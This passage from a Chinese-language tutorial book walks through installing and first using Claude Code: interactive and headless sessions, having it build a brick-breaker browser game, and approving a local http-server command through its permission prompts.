


圖 2.22 顯示已安裝 Claude Code 擴充功能的樣子

按 Enter 進入下一步，Claude Code 的設定就完成了。Claude Code 工作階段（session）開始，並顯示輸入欄。




圖 2.23 Claude Code 工作階段開始

Claude Code 的工作階段可用 `/exit` 指令或 `Ctrl + C` 結束。




圖 2.24 Claude Code 工作階段結束

MEMO | 想變更驗證方式時

若想變更 Claude Code 的驗證方式，可用 `claude` 指令啟動互動式工作階段，再用 `/logout` 指令登出後重新驗證，或用 `/login` 指令重新驗證。

COLUMN | 在 Dev Container 中正式建置 Claude Code

本書使用的動手實作環境，為了說明 Claude Code 的安裝步驟與基本用法，Dev Container 的設定本身採取了單純的組態。

在 Dev Container 中使用 Claude Code 的方法，Claude Code 的官方文件也有說明。在下列文件所述的設定中，啟動 Dev Container 時 Claude Code 已安裝完成，也透過防火牆限制了 Claude Code 的連線目的地。

參考：Development containers — <https://code.claude.com/docs/en/devcontainer>

此外，在 Dev Container 中，也能透過在設定檔寫入「features」，在容器環境建構時自動安裝各種工具。要在 Dev Container 環境安裝 Claude Code，也可以使用 Anthropic 公開的下列 Dev Container Features。

參考：Dev Container Features — <https://github.com/anthropics/devcontainer-features>

2.4 第一次使用 Claude Code

Claude Code 設定完成後，就來實際接觸 Claude Code 吧。

用 `claude` 指令進行互動操作

首先用 `claude` 指令啟動互動式工作階段：

```
claude
```

在顯示的輸入欄輸入「請自我介紹」試試。

```
> 請自我介紹
```

於是會從 Claude Code 得到如下回應：

```
● 你好，我是 Claude Code。
我是 Anthropic 開發、用來支援軟體工程任務的官方 CLI 工具。
我能協助撰寫程式碼、修 bug、重構、解說程式碼等各種開發工作。
我可以使用讀寫檔案、搜尋、執行指令、網路搜尋等多樣工具來推進工作。
我以 Claude Sonnet 4.5 模型運作。
若有任何需要協助的地方，請隨時吩咐。
```




圖 2.25 Claude Code 回應的樣子

此外，Claude Code 的回應未必每次相同。本書後續的說明，也請注意未必能得到與書中完全一致的回應。

Claude Code 和 ChatGPT、Claude.ai 等聊天機器人一樣，會根據對話歷史來回應（注 13）。試著輸入「請用一句話」：

```
> 請用一句話
```

於是會從 Claude Code 得到如下回應：

```
● 我是 Anthropic 推出的軟體開發輔助 CLI 工具 Claude Code。
```

它根據剛才已經自我介紹過這件事，這次便簡潔地回答了。這裡先結束一次 Claude Code 的工作階段：

```
/exit
```

注 13：與 Claude Code 的對話在工作階段變長時會被摘要。詳情請見「第 6 章 6.2 活用例設計代理時的課題」。

用 `claude -p "指示"` 以無頭模式 (headless mode) 使用

接著以無頭模式 (headless mode) 使用 Claude Code。請執行下列指令：

```
claude -p "請自我介紹"
```

於是會如下顯示 Claude Code 的回應，並結束工作階段。

你好！我是 Claude（克勞德）。我是 Anthropic 公司開發的 AI 助理，在 Claude Code 這個開發環境中協助你完成軟體工程任務。

我能支援撰寫程式碼、修 bug、重構、解說程式碼、搜尋檔案、執行測試等各種開發工作。我會使用讀寫檔案、執行指令、搜尋程式碼庫等工具，有效率地推進工作。

若有任何需要協助的地方請告訴我！




圖 2.26 無頭模式執行樣子

使用 `claude` 指令的 `-p` 選項或 `--print` 選項，就會如上述變成無頭模式。

來做個簡單的遊戲吧

了解與 Claude Code 的對話方式後，就讓它來寫程式吧。用下列指令啟動 Claude Code：

```
claude
```

Claude Code 啟動後，試著下達如下指示：

> 請在這個目錄用 index.html 和 main.js 實作打磚塊（ブロック崩し）。

於是會如下顯示，Claude Code 開始實作打磚塊：

● 我來實作打磚塊遊戲。先整理任務再開始作業。

稍待片刻，Visual Studio Code 會確認是否要把開啟的編輯內容寫入檔案。

● Write(index.html)

Opened changes in Visual Studio Code

Save file to continue...

Do you want to make this edit to index.html?

- > 1. Yes
- 2. Yes, allow all edits during this session (shift+tab)
- 3. No, and tell Claude what to do differently (esc)




圖 2.27 在 Visual Studio Code 確認編輯

把顯示的選項翻成中文如下：

1. 是
2. 是，允許本工作階段中的所有編輯

3. 否，並告訴 Claude 該怎麼做

這裡選擇「2」按 Enter，允許本工作階段中的所有編輯。稍待片刻，`index.html` 與 `main.js` 建立完成，打磚塊也實作完成了。




圖 2.28 打磚塊實作完成

Claude Code 就像這樣，一次指示就能一邊建立、編輯多個檔案，一邊推進程式設計。

讓它執行指令吧

也可以讓 Claude Code 執行指令。試著下達如下指示：

> 我想玩剛剛實作的打磚塊，請用 `npx http-server` 啟動伺服器。

於是會如下確認是否執行 Claude Code 生成的指令：

```
● Bash(npx http-server -p 8080)
  └─ Running...
```

Bash command

```
npx http-server -p 8080
```

```
Start HTTP server on port 8080
```

Do you want to proceed?

> 1. Yes

2. Yes, and don't ask again for `npx http-server -p 8080` commands in `/workspaces/`

```
claude-code-book-template
3. Tell Claude what to do differently
```

把 1、2、3 的選項翻成中文如下：

1. 是
2. 是，且今後不再確認 `/workspaces/claude-code-book-template` 中的 `npx http-server -p 8080` 指令
3. 告訴 Claude 該怎麼做

這裡選擇「1」按 Enter。於是伺服器啟動，顯示如下：

```
● 伺服器啟動了！
可在瀏覽器存取下列 URL 來玩打磚塊遊戲：
  http://127.0.0.1:8080
或
  http://172.17.0.2:8080
遊玩方式：
- ← → 鍵左右移動擋板
- 空白鍵開始遊戲
- 打掉所有磚塊以過關！
若想停止伺服器請告訴我。
```




圖 2.29 Open in Browser 的彈出視窗

伺服器啟動後，Visual Studio Code 下方會顯示如下彈出視窗。點選此彈出視窗的「Open in Browser」按鈕，瀏覽器便會開啟，可存取打磚塊遊戲。




圖 2.30 Claude Code 實作的打磚塊遊戲

只要 Claude Code 實作得當，就能實際玩打磚塊。

MEMO | 「Open in Browser」彈出視窗消失時

「Open in Browser」彈出視窗過一陣子會消失。這種情況下，可從「TERMINAL」旁的「PORTS」分頁，把滑鼠移到伺服器啟動的連接埠（port）號碼的「Forwarded Address」欄位，點選地球圖示來開啟瀏覽器。

